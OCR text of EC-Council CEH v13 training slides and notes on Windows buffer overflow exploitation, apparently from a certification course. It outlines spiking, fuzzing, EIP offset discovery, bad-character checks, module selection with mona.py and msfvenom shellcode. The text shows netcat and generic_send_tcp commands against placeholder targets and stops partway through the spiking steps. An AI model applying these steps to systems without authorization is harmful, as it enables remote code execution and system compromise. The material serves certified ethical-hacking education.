


Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

36 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation: Perform Fuzzing (Cont'd)



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation: Identify the Offset

Attackers use the Metasploit framework **pattern_create** and **pattern_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

38 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation: Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


39 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation: Identify Bad Characters

Before injecting the shellcode into the **EIP register**, attackers identify bad characters that may cause issues in the shellcode

You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


40 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation: Identify the Right Module

In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**

In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

41 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation: Identify the Right Module (Cont'd)




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

42 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation: Generate Shellcode and Gain Shell Access

Attackers use the **msfvenom command** to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Windows Buffer Overflow Exploitation

Exploiting Windows-based buffer overflow vulnerability involves the following steps:

- Perform spiking
- Perform fuzzing
- Identify the offset

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Overwrite the EIP register
- Identify bad characters
- Identify the right module
- Generate shellcode
- Gain root access

Before executing the following steps, you must install and run a vulnerable server on the victim's machine, then run Immunity Debugger, and finally attach the vulnerable server to the debugger.

Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server to make it crash. It helps attackers to identify buffer overflow vulnerabilities in the target applications. The following steps are involved in spiking:

- **Step - 1: Establish a connection with the vulnerable server using Netcat**

  As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

  `nc -nv <Target IP> <Target Port>`




Figure 6.66: Screenshot of Netcat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step - 2: Generate spike templates and perform spiking**

  Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

  Use the following spike template for spiking on the STATS function:




Figure 6.67: Screenshot showing STATS spike template

Now, send the packages to the vulnerable server using the following command:

generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR

